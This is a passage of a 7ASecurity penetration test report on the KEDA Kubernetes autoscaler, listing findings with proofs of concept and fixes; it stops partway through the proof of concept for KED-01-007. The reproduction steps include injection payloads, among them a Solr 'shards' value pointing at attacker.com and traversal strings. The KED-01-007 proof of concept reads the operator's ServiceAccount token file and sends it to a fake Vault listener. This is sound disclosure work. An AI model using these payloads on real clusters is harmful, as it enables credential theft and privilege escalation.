

PLATINUM

ISO/IEC 27001:2022
ISMS Certified
by Consilium Labs (IAS)

AICPA SOC 2

Pentest Report

Client:
KEDA Team

in collaboration with the

Open Source Technology Improvement Fund, Inc.

KEDA Test Targets:

Controller & CRDs
Admission Webhook
Metrics Server Auth & Secrets
Scaler Integrations
Scaling Modifiers
Supply Chain

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Dheeraj Joshi, BTech.
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

"KEDA is a Kubernetes-based Event Driven Autoscaler. With KEDA, you can drive the scaling of any container in Kubernetes based on the number of events needing to be processed."

From https://keda.sh

This document outlines the results of a penetration test and *whitebox* security review conducted against the KEDA platform. The project was solicited by the KEDA maintainers, facilitated by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, funded by the *CNCF*, and executed by 7ASecurity in February 2026. The audit team dedicated 28.57 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure KEDA users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity reviewed source code and documentation and performed targeted validation in a controlled Kubernetes test environment. A team of 6 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by February 2026, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Google Chat channel. The KEDA team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

The audit was split across the following work packages:

- WP1: KEDA Controller & CRDs Security Review
- WP2: Admission Webhook + Metrics Server + Internal Comms
- WP3: Auth, Secret Handling, and Scaler Integration Review
- WP4: Deployment Hardening & RBAC Review
- WP5: Supply Chain Review

The findings of the security audit (WP1-4) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
15	*5*	*20*

Please note the results of WP5 are described in the following report section:

- WP5: KEDA Supply Chain & Release Process Review

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the KEDA platform.

About OSTIF

The *Open Source Technology Improvement Fund (OSTIF)* is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our Github.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager

Scope

The following list outlines the items in scope for this project:

- **WP1 - KEDA Controller & CRDs Security Review**
  - https://keda.sh/docs/2.19/
  - https://github.com/kedacore/charts/tree/v2.19.0
  - https://github.com/kedacore/keda/tree/v2.19.0
- **WP2 - Admission Webhook + Metrics Server + Internal Comms**
  - As above
- **WP3 - Auth, Secret Handling, and Scaler Integration Review**
  - As above
- **WP4 - Deployment Hardening & RBAC Review**
  - As above
- **WP5 - Supply Chain Review**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered; they are not sorted by significance or impact. Each finding has a unique ID (e.g. *KED-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

KED-01-001 WP3: Information Disclosure via HTTP Response Logging *(Medium)*

Retest Notes: Resolved by KEDA[1] and confirmed by 7ASecurity.

A systemic information disclosure vulnerability exists across multiple KEDA scalers (including Prometheus, Loki, GitHub Runner, and Forgejo) that interact with upstream HTTP APIs. The standard error-handling pattern in these scalers involves reading the entire response body of any non-2xx HTTP response and including it in the error message returned to the KEDA controller.

This provides an exfiltration channel for Blind SSRF. A malicious user with permission to create a *ScaledObject* can configure it to target sensitive internal infrastructure (for example, cloud metadata services, the Kubelet API, or internal management panels). When these services return an error, the full response body can be captured and propagated into Kubernetes Events or operator logs. This can expose internal data to any principal able to read the resulting Kubernetes Events or KEDA operator logs.

The following PoC demonstrates exfiltration of sensitive data from an internal service. A *netcat* listener is used to simulate an internal “victim” service that returns a 500 Internal Server Error containing a simulated secret. A dummy deployment is used to activate the scaling loop. The Prometheus scaler in KEDA is then directed to this service, where the secret is captured and reflected into operator logs.

To make this PoC self-contained, Step 1 deploys a mock *victim-service* to simulate a pre-existing, sensitive internal API (such as a cloud metadata service or internal management panel) that the attacker would target in a real-world scenario.

Step 1: Deploy a “Victim” Internal Service

Commands:

```
kubectl run victim-service --image=busybox --restart=Never \
  --overrides='{"spec": {"containers": [{"name": "victim-service", "image": "busybox",
"command": ["sh", "-c", "while true; do echo -e \"HTTP/1.1 500 Internal Server
Error\\nContent-Length: 55\\n\\nCRITICAL_DUMP: AWS_ACCESS_KEY_ID=POC_LEAKED_KEY_12345\"
```

[1] https://github.com/kedacore/keda/pull/7469

```
| nc -l -p 8080; done"]}]}}'

kubectl expose pod victim-service --port=8080 --name=victim-service
```

Step 2: Deploy the Malicious ScaledObject

Commands:

```
kubectl create deployment dummy-target --image=nginx --replicas=1

kubectl apply -f - << EOF
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: systemic-leak-poc
spec:
  scaleTargetRef:
    name: dummy-target
  triggers:
  - type: prometheus
    metadata:
      serverAddress: http://victim-service.default.svc.cluster.local:8080
      metricName: up
      threshold: "100"
      query: up
EOF
```

Step 3: Verify Leak

Command:

```
sleep 30 && kubectl logs -n keda -l app.kubernetes.io/name=keda-operator --tail=-1 |
grep "POC_LEAKED_KEY_12345"
```

Result:

```
2026-02-18T12:16:57Z ERROR prometheus_scaler prometheus query api returned error
{"error": "prometheus query api returned error. status: 500 response: CRITICAL_DUMP:
AWS_ACCESS_KEY_ID=POC_LEAKED_KEY_12345\n"}
```

Affected Files:

https://github.com/kedacore/keda/[...]/pkg/scalers/prometheus_scaler.go
https://github.com/kedacore/keda/[...]/pkg/scalers/loki_scaler.go
https://github.com/kedacore/keda/[...]/pkg/scalers/github_runner_scaler.go
https://github.com/kedacore/keda/[...]/pkg/scalers/forgejo_runner_scaler.go

Example Code:

```
func (s *prometheusScaler) ExecutePromQuery(ctx context.Context) (float64, error) {
    [...]
    r, err := s.httpClient.Do(req)
```

```
    if err != nil {
        return -1, err
    }

    b, err := io.ReadAll(r.Body)
    if err != nil {
        return -1, err
    }
    defer r.Body.Close()

    if r.StatusCode < 200 || r.StatusCode > 299 {
        err := fmt.Errorf("prometheus query api returned error. status: %d response:
%s", r.StatusCode, string(b))
        s.logger.Error(err, "prometheus query api returned error")
        return -1, err
    }
    [...]
}
```

To prevent this information disclosure, it is recommended to modify the HTTP error-handling logic across all affected scalers. The response body should be truncated or redacted before being included in error messages. One approach is to log only the status code and a small, fixed-length prefix of the body (for example, a maximum of 100 bytes) to support debugging without exposing full payloads.

Alternatively, if retaining the full response body is necessary for troubleshooting, it can be written to the operator internal debug logs behind an explicit opt-in flag (e.g., *-v=1*). However, the actual *error* object returned by the scaler must still be completely stripped of the raw payload to ensure it never leaks into Kubernetes Events.

KED-01-002 WP3: Solr Parameter Injection Leading to SSRF *(Low)*

Retest Notes: Resolved by KEDA[2] and confirmed by 7ASecurity.

The Solr scaler constructs its API request URL using unsafe string concatenation, directly injecting the user-supplied query value into the URL without URL-encoding. This lack of sanitization allows a malicious user to break out of the *q* parameter and inject additional Solr parameters into the request.

A specific injection vector is the *shards* parameter. By injecting *&shards=<attacker-url>*, the Solr server (not KEDA directly) can be forced to make an outbound HTTP request to an arbitrary destination. This acts as a second-order Server-Side Request Forgery (SSRF) where KEDA provides the injection vector and the upstream Solr cluster acts as an open proxy, potentially allowing internal network mapping or access to internal services reachable by the Solr pods.

Solr documentation indicates that the *shards* parameter can be used to specify explicit shard URLs for distributed search requests. This intended functionality, when exposed to untrusted input via KEDA, can cause Solr to issue outbound requests to supplied addresses. Exploitation is more likely when the shards whitelist is disabled or configured permissively.

The following PoC demonstrates that KEDA does not sanitize user input before constructing a URL. A netcat listener is used as a “fake” Solr service to capture the raw outbound request. A dummy deployment is used as the scale target. By injecting a *&shards=* parameter into the query field, the terminal logs of the listener confirm that the injection characters were passed unescaped, allowing control of the Solr request structure.

To safely demonstrate this injection vulnerability without requiring a live, complex cluster deployment, Step 1 provisions a mock listener to simulate the legitimate upstream server. This listener is used purely to capture and log the KEDA outbound HTTP request, confirming that the payload is injected and passed unescaped.

Step 1: Set up Listener and Target

Commands:

```
kubectl run fake-solr --image=busybox --restart=Never --overrides='{"spec":
{"containers": [{"name": "fake-solr", "image": "busybox", "command": ["sh", "-c",
"while true; do nc -l -p 8983; done"]}]}}'
```

[2] https://github.com/kedacore/keda/pull/7467

```
kubectl expose pod fake-solr --port=8983 --name=fake-solr
kubectl create deployment solr-target --image=nginx --replicas=1
```

Step 2: Deploy Injection

Commands:

```
kubectl apply -f - << EOF
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: solr-injection-poc
spec:
  scaleTargetRef:
    name: solr-target
  triggers:
  - type: solr
    metadata:
      host: http://fake-solr.default.svc.cluster.local:8983
      collection: "mycollection"
      # VULNERABILITY: Inject 'shards' parameter via unescaped string concatenation
      query: "*:*&shards=http://attacker.com/malicious-endpoint"
      targetQueryValue: "1"
      activationThreshold: "1"
      # Dummy auth to satisfy KEDA validation
      username: "dummy"
      password: "dummy"
EOF
```

Step 3: Verify Injection

Commands:

```
sleep 30 && kubectl logs fake-solr
```

Result:

```
GET
/solr/mycollection/select?q=*:*&shards=http://attacker.com/malicious-endpoint&wt=json
HTTP/1.1
```

Affected File:

https://github.com/kedacore/keda/[...]/pkg/scalers/solr_scaler.go

Affected Code:

```
func (s *solrScaler) getItemCount(ctx context.Context) (float64, error) {
    [...]
    url := fmt.Sprintf("%s/solr/%s/select?q=%s&wt=json",
        s.metadata.Host, s.metadata.Collection, s.metadata.Query)

    req, err := http.NewRequestWithContext(ctx, "GET", url, nil)
```

```
    [...]
}
```

To mitigate this injection risk, it is recommended to refactor URL construction to use the *net/url* package. Using *url.Values{}* to construct the query string ensures that user-supplied input is correctly URL-encoded before the request is built.

KED-01-003 WP3: GCP Pub/Sub Scaler MQL Filter Manipulation *(Low)*

Retest Notes: Resolved by KEDA[3] and confirmed by 7ASecurity.

The GCP Pub/Sub scaler constructs a Google Monitoring Query Language (MQL) query using unsafe string formatting (*fmt.Sprintf*). The *resourceName* (subscription or topic name) is injected directly into the query string without escaping single quotes in the constructed MQL string.

This allows a malicious user to supply a crafted *resourceName* (for example, *my-sub' || true || 'a*) to break out of the intended resource filter scope. By injecting arbitrary MQL logic (such as additional *OR* conditions), the query scope can be broadened to include Pub/Sub resources outside the intended configuration scope, which can result in unintended metric access by the scaler service account.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/gcp/gcp_stackdriver_client.go
Affected Code:

```
func (s StackDriverClient) BuildMQLQuery(resourceType string, metric string,
resourceName string, pid string, timeHorizon int64) (string, error) {
    [...]
    q := fmt.Sprintf(
        "fetch pubsub_%s | metric '%s' | filter (resource.project_id == '%s' &&
resource.%s_id == '%s') | within %s",
        resourceType, metric, pid, resourceType, resourceName, th,
    )
    return q, nil
}
```

To secure the query generation, it is recommended to sanitize *resourceName* to reject or escape single quotes before the value is inserted into the MQL string. In addition, strict input validation (for example, allowing only characters valid for Pub/Sub resource identifiers) should be enforced before the value is passed to the query builder.

[3] https://github.com/kedacore/keda/pull/7468

KED-01-004 WP3: Solace Scaler Path Injection & Scope Confusion *(Low)*

Retest Notes: Resolved by KEDA[4] and confirmed by 7ASecurity.

The Solace scaler constructs SEMP REST API URLs by interpolating the user-controlled *messageVpn* trigger metadata directly into a URL path using *fmt.Sprintf*. Unlike other path parameters, *meta.MessageVpn* is inserted without path-segment encoding.

As a result, a malicious user can inject additional path segments (for example, by including */*) or traversal-style tokens (for example, *..*) that may be normalized by upstream HTTP components. If the KEDA operator credentials are authorized across multiple Message VPNs, the resulting SEMP API request paths can be manipulated to query or scale based on metrics from a different VPN than intended, within the scope of the operator-configured Solace credentials. This can bypass the intended VPN scoping of the scaler configuration and enable access to metrics from unintended scopes.

In *parseSolaceMetadata*, the queue endpoint URL is assembled using *fmt.Sprintf* such that *meta.MessageVpn* is interpolated directly into the URL path without path-specific escaping, while *QueueName* is explicitly URL-encoded using *url.QueryEscape*. As a result, *meta.MessageVpn* is not encoded as a single path segment (it is missing *url.PathEscape*), enabling path segment injection to alter the constructed HTTP request path.

Additionally, the scaler uses an inconsistent encoding strategy: the “VPN state” request path is built with *url.QueryEscape(meta.MessageVpn)* (which percent-encodes */* as *%2F*, but is not intended for path segment encoding), while the queue endpoint path is built with no escaping, enabling path injection.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/solace_scaler.go

Affected Code:

```
meta.endpointURLsList = append(meta.endpointURLsList, fmt.Sprintf(
    solaceSempEndpointURLTemplate,
    sempURL,
    solaceAPIName,
    solaceAPIVersion,
    meta.MessageVpn,
    solaceAPIObjectTypeQueue,
    url.QueryEscape(meta.QueueName),
))
```

[4] https://github.com/kedacore/keda/pull/7481

This PoC demonstrates that *messageVpn* is injected into the SEMP URL path without path-escaping, allowing a malicious user to introduce additional path segments and traversal-style tokens. A fake SEMP server is deployed using nginx to log incoming requests. KEDA is then configured to target this server using the Solace scaler. By setting *messageVpn* to *vpnA/../vpnB*, it is shown that requests are issued containing traversal tokens and extra path segments.

To demonstrate this injection vulnerability without requiring a live, complex cluster deployment, Step 1 provisions a mock listener to simulate the upstream server. This listener is used only to capture and log the KEDA outbound HTTP request, confirming that the payload is injected and passed unescaped.

Step 1: Setup Fake SEMP + Target

Commands:

```
kubectl create deployment dummy-target --image=nginx --replicas=1

kubectl apply -f - <<'EOF'
apiVersion: v1
kind: ConfigMap
metadata:
  name: fake-semp-nginx
data:
  default.conf: |
    log_format with_uri '$remote_addr - $remote_user [$time_local] '
                        '"$request" $status $body_bytes_sent';

    server {
      listen 8080;
      access_log /var/log/nginx/access.log with_uri;

      # Return a fixed JSON payload for any request (sufficient for logging PoC)
      location / {
        default_type application/json;
        return 200
'{"data":{"state":"up"},"collections":{"msgs":{"count":0}},"meta":{"responseCode":200}}
';
      }
    }
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: fake-semp
spec:
  replicas: 1
  selector:
    matchLabels:
```

```
      app: fake-semp
  template:
    metadata:
      labels:
        app: fake-semp
    spec:
      containers:
      - name: fake-semp
        image: nginx:stable-alpine
        ports:
        - containerPort: 8080
        volumeMounts:
        - name: cfg
          mountPath: /etc/nginx/conf.d
      volumes:
      - name: cfg
        configMap:
          name: fake-semp-nginx
---
apiVersion: v1
kind: Service
metadata:
  name: fake-semp
spec:
  selector:
    app: fake-semp
  ports:
  - port: 8080
    targetPort: 8080
EOF

# Start tailing the fake SEMP logs:
kubectl rollout status deploy/fake-semp
kubectl logs -l app=fake-semp -f
```

Step 2: Deploy ScaledObject

Commands:

```
kubectl apply -f - <<'EOF'
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: solace-path-injection-poc
spec:
  scaleTargetRef:
    name: dummy-target
  triggers:
  - type: solace-event-queue
    metadata:
      solaceSempBaseURL: http://fake-semp.default.svc.cluster.local:8080
```

```
      messageVpn: vpnA/../vpnB
      queueName: q1
      messageCountTarget: "10"
      username: user
      password: pass
EOF
```

Step 3: Verify via Logs

Commands:

```
sleep 30 && kubectl logs -l app=fake-semp --tail=-1 | grep -E "msgVpns/|queues/"
```

Result:

VPN state check (slashes encoded via *QueryEscape*):

```
GET /SEMP/v2/monitor/msgVpns/vpnA%2F..%2FvpnB?select=state HTTP/1.1
```

Queue metrics request (*messageVpn* inserted unescaped into path):

```
GET
/SEMP/v2/monitor/msgVpns/vpnA/../vpnB/queues/q1?select=msgs,msgSpoolUsage,averageRxMsgR
ate HTTP/1.1
```

This confirms that *messageVpn* is not path-escaped for the queue metrics endpoint and can be used to inject additional path segments and traversal-style tokens into the SEMP REST request path.

To mitigate the issue, *meta.MessageVpn* should be wrapped with *url.PathEscape(...)* wherever it is inserted into a URL path segment. In addition, encoding should be applied consistently across all Solace scaler SEMP endpoints (VPN state checks and queue metrics).

KED-01-005 WP3: GCP Cloud Tasks Scaler Stackdriver Filter Injection *(Low)*

Retest Notes: Resolved by KEDA[5] and confirmed by 7ASecurity.

The GCP Cloud Tasks scaler constructs a Google Cloud Monitoring (Stackdriver) filter string by concatenating the user-supplied *QueueName* directly. This manual string concatenation allows injection of double quotes (*"*) to terminate the *resource.labels.queue_id* string literal.

By terminating the literal, a malicious user can inject OR conditions (for example, *OR resource.labels.queue_id="victim-queue"*) to manipulate query logic. Impact is limited by the configured service account permissions; however, query scope can be manipulated within the permissions of that identity (for example, reading metrics for other queues visible to it) and scaling logic manipulation (over-scaling or under-scaling) can occur by aggregating unintended time series.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/gcp_cloud_tasks_scaler.go

Affected Code:

```
func (s *gcpCloudTasksScaler) GetMetrics(ctx context.Context, metricName string, _
map[string]string) ([]external_metrics.ExternalMetricValue, error) {
    [...]
    filter := `metric.type="` + metricType + `" AND resource.labels.queue_id="` +
s.metadata.QueueName + `"`

    // Cloud Tasks metrics are collected every 60 seconds so no need to aggregate them.
    return s.client.GetMetrics(ctx, filter, s.metadata.ProjectID, nil, nil,
s.metadata.FilterDuration)
}
```

To mitigate this injection risk, it is suggested to sanitize the *QueueName* input to reject double quotes or enforce strict input validation (for example, a regex allowlist) before constructing the filter string.

[5] https://github.com/kedacore/keda/pull/7482

KED-01-006 WP3: NATS JetStream Parameter Injection via Account ID *(Low)*

Retest Notes: Resolved by KEDA[6] and confirmed by 7ASecurity.

The NATS JetStream scaler constructs the monitoring URL by injecting the account metadata value directly into the query string using *fmt.Sprintf*. The id parameter is not URL-encoded.

A malicious user can supply an account value containing the ampersand (*&*) character to inject additional query parameters into the NATS *jsz* request. Impact depends on NATS monitoring endpoint behavior; however, this can alter request semantics and potentially affect response behavior, parsing, or server-side workload. This reflects missing URL encoding of user input before a network request is issued.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/nats_jetstream_scaler.go

Affected Code:

```
func getNATSJetStreamMonitoringURL(useHTTPS bool, natsServerEndpoint string, id string)
string {
    scheme := natsHTTPProtocol
    if useHTTPS {
        scheme = natsHTTPSProtocol
    }
    return fmt.Sprintf("%s://%s/jsz?acc=%s&consumers=true&config=true", scheme,
natsServerEndpoint, id)
}
```

The following PoC demonstrates parameter injection. A *netcat* listener is used as a fake NATS server and a dummy deployment is used for the scale target. By supplying an account value containing an unencoded ampersand (*&*), the monitoring URL query string is modified. The resulting error output shows that the injected string became a top-level URL parameter, altering the intended request structure.

To demonstrate this injection vulnerability without requiring a live, complex cluster deployment, Step 1 provisions a mock listener to simulate the upstream server. This listener is used only to capture and log the KEDA outbound HTTP request, confirming that the payload is injected and passed unescaped.

[6] https://github.com/kedacore/keda/pull/7483

Step 1: Set up Listener and Target

Commands:

```
# 1. Create the Listener
kubectl run fake-nats --image=busybox --restart=Never --overrides='{"spec": {"containers": [{"name": "fake-nats", "image": "busybox", "command": ["sh", "-c", "while true; do nc -l -p 8222; done"]}]}}'

# 2. Expose it
kubectl expose pod fake-nats --port=8222 --name=fake-nats

# 3. Create Target
kubectl create deployment nats-target --image=nginx --replicas=1
```

Step 2: Deploy Injection

Commands:

```
kubectl apply -f - << EOF
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: nats-injection-poc
spec:
  scaleTargetRef:
    name: nats-target
  triggers:
  - type: nats-jetstream
    metadata:
      natsServerMonitoringEndpoint: "fake-nats.default.svc.cluster.local:8222"
      # VULNERABILITY: The '&' character is not encoded.
      account: "myacc&injected=true"
      stream: "mystream"
      consumer: "myconsumer"
EOF
```

Step 3: Verify via Events

Commands:

```
kubectl describe scaledobject nats-injection-poc
```

Result:

```
Warning KEDAScalerFailed ... Get
"http://fake-nats.../jsz?acc=myacc&injected=true&consumers=true...": ...
```

To ensure proper URL construction, it is recommended to use *url.Values{}* to construct and encode query parameters safely.

KED-01-007 WP3: Incomplete CVE-2025-68476 Fix Leaks SA JWT *(High)*

Retest Notes: Risk Accepted and planned for KEDA v3.

In December 2025, patches were released for CVE-2025-68476 (Arbitrary File Read via Vault ServiceAccount)[7]. The upstream remediation introduced a validation step (*validateK8sSAToken*) that parses the token and checks that the subject claim is prefixed with *system:serviceaccount:*. While this patch prevents exfiltration of arbitrary non-JWT files (for example, */etc/passwd*) seen in older versions, it leaves a residual token exfiltration risk. The underlying issue, a user-controlled file path passed to *os.ReadFile()*, remains present in the Vault handler. Any readable file containing a JWT with a subject claim prefixed with *system:serviceaccount:* can be exfiltrated. The path can be set to the projected ServiceAccount token mounted in the KEDA operator pod using an absolute path or traversal payload (for example, */tmp/../../var/run/secrets/kubernetes.io/serviceaccount/token*). Because this file contains a Kubernetes ServiceAccount JWT, it passes the validation check and is exfiltrated to an attacker controlled Vault address via a server-side request.

To exploit this residual vulnerability, permissions are required to create or modify *TriggerAuthentication* and *ScaledObject* resources within a namespace, along with network policies that permit the KEDA operator to establish outbound connections to an attacker-controlled Vault address. In addition, the KEDA operator pod must have a mounted ServiceAccount token. Successful exploitation can enable privilege escalation up to the RBAC scope associated with the KEDA operator ServiceAccount token, which is often cluster-scoped depending on installation (granting permissions to read metrics, modify Deployments, and manage *HorizontalPodAutoscalers*).

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scaling/resolver/hashicorpvault_handler.go

Affected Code:

```
func (vh *HashicorpVaultHandler) token(client *vaultapi.Client) (string, error) {
    [...]
    jwt, err =
readKubernetesServiceAccountProjectedToken(vh.vault.Credential.ServiceAccount)
    if err != nil {
        return token, err
    }
    [...]
}
```

[7] https://github.com/advisories/GHSA-c4p6-qg4m-9jmr

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scaling/resolver/k8s_validator.go

Affected Code:
```
func readKubernetesServiceAccountProjectedToken(path string) ([]byte, error) {
  jwt, err := os.ReadFile(path)
  if err != nil {
    return []byte{}, err
  }
  if err = validateK8sSAToken(jwt); err != nil {
    return []byte{}, err
  }
  return jwt, nil
}

func validateK8sSAToken(saToken []byte) error {
  [...]
  if !strings.HasPrefix(sub, "system:serviceaccount:") {
    return fmt.Errorf("error validating token: subject isn't a service account")
  }

  return nil
}
```

The following PoC demonstrates exploitation of the residual CVE-2025-68476 behavior by targeting the KEDA operator token directly.

Step 1: Deploy a "Fake Vault" Listener

Deploy a Python HTTP server to capture the exfiltrated JWT from the KEDA operator HTTP PUT request.

Command:
```
cat <<EOF | kubectl apply -f -
apiVersion: v1
kind: Pod
metadata:
  name: fake-vault
  namespace: default
  labels:
    app: fake-vault
spec:
  containers:
  - name: listener
    image: python:3.9-slim
    command: ["python", "-u", "-c"]
    args:
    - |
```

```
      import json
      from http.server import HTTPServer, BaseHTTPRequestHandler

      class Handler(BaseHTTPRequestHandler):
          def do_PUT(self):
              length = int(self.headers.get('Content-Length', 0))
              body = self.rfile.read(length).decode('utf-8')
              print("\n--- INCOMING CONNECTION FROM KEDA ---")
              try:
                  data = json.loads(body)
                  print("EXFILTRATED JWT CONTENT:\n")
                  print(data.get("jwt", "No JWT field found!"))
              except Exception:
                  print("Raw body:", body)
              print("-------------------------------------\n")

              self.send_response(200)
              self.send_header('Content-type', 'application/json')
              self.end_headers()
              self.wfile.write(b'{"auth": {"client_token": "fake-token"}}')

          def do_POST(self):
              self.do_PUT()

      print("Listening on port 8080...")
      HTTPServer(('0.0.0.0', 8080), Handler).serve_forever()
---
apiVersion: v1
kind: Service
metadata:
  name: fake-vault-svc
  namespace: default
spec:
  selector:
    app: fake-vault
  ports:
    - protocol: TCP
      port: 8080
      targetPort: 8080
EOF
```

Step 2: Deploy the Malicious TriggerAuthentication

Point the address to the fake Vault listener and use a path to explicitly target the KEDA operator JWT token, ensuring it passes the *validateK8sSAToken* check.

Command:

```
cat <<EOF | kubectl apply -f -
apiVersion: keda.sh/v1alpha1
```

```
kind: TriggerAuthentication
metadata:
  name: vault-exfil-auth
  namespace: default
spec:
  hashiCorpVault:
    address: http://fake-vault-svc.default.svc.cluster.local:8080
    authentication: kubernetes
    mount: kubernetes
    role: exfil-role
    credential:
      # Payload targeting a projected ServiceAccount JWT to bypass validateK8sSAToken
      serviceAccount: /tmp/../../var/run/secrets/kubernetes.io/serviceaccount/token
    secrets:
    - parameter: dummy
      key: dummy
      path: dummy
EOF
```

Step 3: Deploy a Dummy Workload and ScaledObject

Bind the authentication to a *ScaledObject* to trigger the KEDA Operator reconciliation loop.

Command:

```
cat <<EOF | kubectl apply -f -
apiVersion: apps/v1
kind: Deployment
metadata:
  name: dummy-workload
  namespace: default
spec:
  selector:
    matchLabels:
      app: dummy
  template:
    metadata:
      labels:
        app: dummy
    spec:
